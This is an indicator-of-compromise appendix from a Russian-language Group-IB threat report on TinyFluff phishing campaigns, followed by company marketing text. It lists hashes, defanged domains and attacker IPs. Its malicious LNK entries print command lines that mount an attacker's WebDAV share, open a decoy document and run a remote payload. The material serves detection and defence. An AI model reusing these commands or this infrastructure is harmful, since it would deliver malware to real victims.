SHA1	daa0fc2bed0886bdee6e2fcad22258718bccf0be
SHA256	17f4563f76ee5cf5e08e42cfa96f5b8ab68ed6dccb88505a0b32b3ab20ac522d
Compilation timestamp	2016-08-04 07:50:56 (UTC)
PDB	c:\users\boundless\documents\visual studio 2010\Projects\exportrsa\Release\exportrsa.pdb

Name	XcZfJ0
Type	Linux version of TinyCrypt
MD5	ede3451157f356a5d428e91455a9bc80
SHA1	0c6dcadae94506aa890129fa16044524a4e51bc1
SHA256	cb7890d084c0d8bd9f139f9ece739080fb7925c4d8c563051b876e4a88090baa

Name	socket
Type	Malicious JS script
MD5	8b18775fb2f35ea9f430dab7e4d26dac
SHA1	2b921dcbbc14c7e210f84eff1e495d2c4214c75cc
SHA256	48aa060352f7547b0f2acd677ddf618813c0fe1aa95ecb3c6fc72e273f52cdd

## Атака 28.07.2022

### Network

Domain	1c-bifrix[.]com
Description	Домен, с которого происходила рассылка вредоносных писем
TXT	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-04-01
Exp date	2023-04-01

<b>Domain</b>	1cbuh[.]org
<b>Description</b>	Домен, с которого происходила рассылка вредоносных писем
<b>TXT</b>	v=spf1 redirect=_spf.yandex.net
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2022-06-13
<b>Exp date</b>	2023-06-13

<b>Domain</b>	archive-download[.]space
<b>Description</b>	Домен, с которого происходил редирект на Dropbox
<b>TXT</b>	167.172.107[.]73
<b>Registrar</b>	namecheap inc
<b>Reg date</b>	2022-06-13
<b>Exp date</b>	2023-06-13

<b>Value</b>	<b>Description</b>
164[.]92[.]205[.]182	WebDav-сервер
46[.]101[.]112[.]76	TinyFluff C2

<b>Value</b>	<b>Archive SHA1</b>
hxxps://archive-download[.]space/zadolgennost1cbitrix11ZV	907af2693e770162f0af2ff8a41f68b86511e0be
hxxps://archive-download[.]space/zadolgennost1cbitrix44GDW	
hxxps://archive-download[.]space/zadolgennost1cbitrix22VZ	
hxxps://archive-download[.]space/zadolgennost1cbitrix33ZAD	
hxxps://archive-download[.]space/zadolgennost1cbitrix55VAX	
hxxps://archive-downloads[.]space/installworks1cbusiness44GDGWT	3a732a25fa1107412e1959fe836e3c0da15ceaa6
hxxps://archive-downloads[.]space/installworks1cbusiness11TAR	
hxxps://dl[.]dropboxusercontent[.]com/s/k1bnf01zyuzw5v0/1Cbusiness[.]zip?dl=0	
hxxps://archive-downloads[.]space/installworks1cbusiness33GEGB	

## Files

Name	1C-Bitrix-0722.zip
Type	Archive
Size	982 bytes
MD5	647a185442cdb586ea7696f1ed4d7c19
SHA1	907af2693e770162f0af2ff8a41f68b86511e0be
SHA256	a63376eedba76361df73338928e528ca5b20171ea74c24581605366dcaa0104
Embedded file SHA1	874dfd849d1fed4aa5c2e9b4314c242c6f401a32

Name	1Cbusiness.zip
Type	Archive
Size	1009 bytes
MD5	df537a1eefe0e9a1ba8ca4752bf1b7f1
SHA1	3a732a25fa1107412e1959fe836e3c0da15ceaa6
SHA256	1256e4a7e92942028698320ff633d92ad8bf82098c3c6c17109eac7e0800a8b0
Embedded file SHA1	24bab77ba94f691923bea8ae43f21838df523120

Name	1C-Bitrix-0722.docx.lnk
Type	Malicious LNK
Size	1544 bytes
MD5	f5bfbe656cd768d428ebd208f57263a8
SHA1	24bab77ba94f691923bea8ae43f21838df523120
SHA256	fb92611e3260e372be7799d17dd03109f5d0882efa3838923787ca8e16e31e06
Command line	cmd.exe /c net use hxxp://164.92.205[.]182 && start /b \\164.92.205[.]182\DavWWWRoot\1C-Bitrix-0722.docx & start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i

Name	installworks-1Cbusiness.xlsx.lnk
Type	Malicious LNK
Size	1562 bytes
MD5	11814a9a16bb1db18a9af18f881dcde7
SHA1	874dfd849d1fed4aa5c2e9b4314c242c6f401a32
SHA256	5b229e1a2a86f59258d007385cf167760c3bb3377de41cf69c9ead4256c4fc45
Command line	cmd.exe /c net use hxxp://164.92.205[.]182 && start /b \\164.92.205[.]182\DavWWWRoot\installworks-1Cbusiness.xlsx & start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i

Name	1C-Bitrix-0722.docx
Type	Decoy document
Size	13821 bytes
MD5	e47e4560cfbcea6f3046ada733f87be2
SHA1	c7fefb837ab3a79fdc4d26c52e221791cd572ae8
SHA256	b3df11d99efa001c78aede2f18cf63899c73313b0c8d1ab5916913a251a9244b

Name	installworks-1Cbusiness.xlsx
Type	Decoy document
Size	68120 bytes
MD5	f2c2bebd3092eeb6a5499affeaf0475a
SHA1	35ff98f52db13e0c16fbdefa299f8f39b7accd6e
SHA256	6d4724a7c5c9a5758fc55452417cc50c3a6e2535b06aa74874370a9ea47d2cb6

Name	lg.exe
Type	TinyFluff
Size	88064 bytes
MD5	71927decd9d2642f7839f5ab0ff07f08
SHA1	b052ee0508300163ba82951f7b901bd290752598
SHA256	937a171d82bef2810c5ede6331073cec97eccae98aa69a2a57260eded41834d5
Compilation timestamp	2022-07-26 11:13:59 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	i
Type	Malicious TinyFluff script
Size	14261 bytes
MD5	8bcc8541b5deae0dd30157a789d81bc
SHA1	e6ee7cbca1f20d55a504155871524786752a41f1
SHA256	41305177cca87cb35fe4b095c4ee2231f6d471bc0b5c161c792c1251d9d3bb72

### File system

- C:\ProgramData\TRUIOP
- C:\ProgramData\TRUIOP\node.exe
- C:\ProgramData\TRUIOP\i

## Атака 23.08.2022

### Network

Domain	diadok[.]org
Description	Домен, с которого происходила рассылка вредоносных писем
TXT	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-05-06
Exp date	2023-05-06

Domain	downloaded-files[.]space
Description	Домен, с которого происходил редирект на Dropbox
IP	164.92.216.172
Registrar	namecheap inc
Reg date	2022-07-04
Exp date	2023-07-04

Value	Description
45.32.147[.]46	WebDav-сервер
164.92.216[.]172	TinyFluff C2

### Files

Name	AktSverki_diadoc.zip
Type	Archive
Size	992 bytes
MD5	1268eaca35c1d9d182685bd19701d5f9
SHA1	0e557a903d6b24b2709db6b40c06867d2402359b
SHA256	49ee0b0d3dc11891d98a0ce31e2b91b2b5ded55e1ff9ae7cc1a4116b9acddeb
Embedded file SHA1	f970007aa58384a234ad3cf41c64ec903711b0e5

Name	AktSverki_diadoc.docx.lnk
Type	Malicious LNK
Size	1606 bytes
MD5	2fa13edd80af0fb41a98ea4796fe3e53
SHA1	f970007aa58384a234ad3cf41c64ec903711b0e5
SHA256	f06c51fd95b903b8a685155d72631c2a8f92e10e47e3c47143001e25184dedf5
Command line	cmd.exe /c net use hxxp://45.32.147[.]46 && start /b \\45.32.147[.]46\ DavWWWRoot\aktsverkidiadok.docx & start /b \\45.32.147[.]46\ DavWWWRoot\ph.exe node.exe def

Name	aktsverkidiadok.docx
Type	Decoy document
Size	20110 bytes
MD5	de8b12df2ca89a4bb963360247eedbf3
SHA1	d9f8518487d1607f82bdc008a64b5651a3fd569d
SHA256	b0c4c445ded3291c71a940ca0fe385411e5b4c731660fbe47d6972aef0082356

Name	ph.exe
Type	TinyFluff
Size	88576 bytes
MD5	2e26a8138ab0d104038aeaf57571891e
SHA1	9defb92b00c2f242f9d81ffd7343be5a85dca103
SHA256	4df5185e1a3a5762e3293cd36683dca9198bad9809af29ba4071297d4528e2d1
Compilation timestamp	2022-08-17 06:44:39 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	def
Type	Malicious TinyFluff script
MD5	764cfdc986b71a339ac334c39474ef05
SHA1	2115d4c36dc11de4bfee3e37366c7cf895e0a970
SHA256	d9d100313d52e6066528711e7bf12715c5e7a33fd15e95339cf81b5a89cdfbc9

### File system

- C:\ProgramData\VBCNMxz
- C:\ProgramData\VBCNMxz\node.exe
- C:\ProgramData\VBCNMxz\def

Миссия Group-IB — борьба с киберпреступностью

Group-IB — один из ведущих мировых разработчиков решений для обнаружения и предотвращения кибератак, выявления мошенничества и защиты интеллектуальной собственности в сети.

19 лет

практического опыта

1 300+

успешных расследований по всему миру

70 000+

часов реагирования

600+

специалистов и разработчиков

Решения Group-IB признаны мировыми агентствами

FORRESTER®

KUPPINGERCOLE ANALYSTS

Соответствие требованиям регуляторов РФ

Gartner®

IDC

FROST & SULLIVAN

## Технологии и инновации

### Кибербезопасность

- Threat Intelligence
- Управление поверхностью атаки
- Защита электронной почты
- Анализ сетевого трафика
- Детонация ВПО
- Защита конечных станций (EDR)
- XDR

### Противодействие мошенничеству

- Противодействие мошенничеству client-side
- Адаптивная аутентификация
- Защита от ботов
- Выявление платёжного мошенничества
- Поведенческий анализ

### Защита бренда

- Антифишинг
- Антипиратство
- Антимошенничество
- Антиконтрафакт
- Выявление утечек данных
- Защита VIP-персон

## Портфолио услуг

### Аудит и консалтинг

- Анализ защищенности
- Тестирование на проникновение
- Red Teaming
- Оценка соответствия и консалтинг

- Выявление следов компрометации
- Проверка готовности к реагированию на инциденты

### Обучающие программы

- Для технических специалистов
- Для широкой аудитории

- Мастер-классы для детей

### Реагирование на инциденты и цифровая криминалистика

- Реагирование на инциденты
- Реагирование на инциденты по подписке

- Цифровая криминалистика
- eDiscovery

### Managed Services

- Managed Detection
- Managed Threat Hunting

- Managed Response

### Исследование высокотехнологичных преступлений

- Исследование киберпреступлений



Предотвращаем и исследуем  
киберпреступления с 2003 года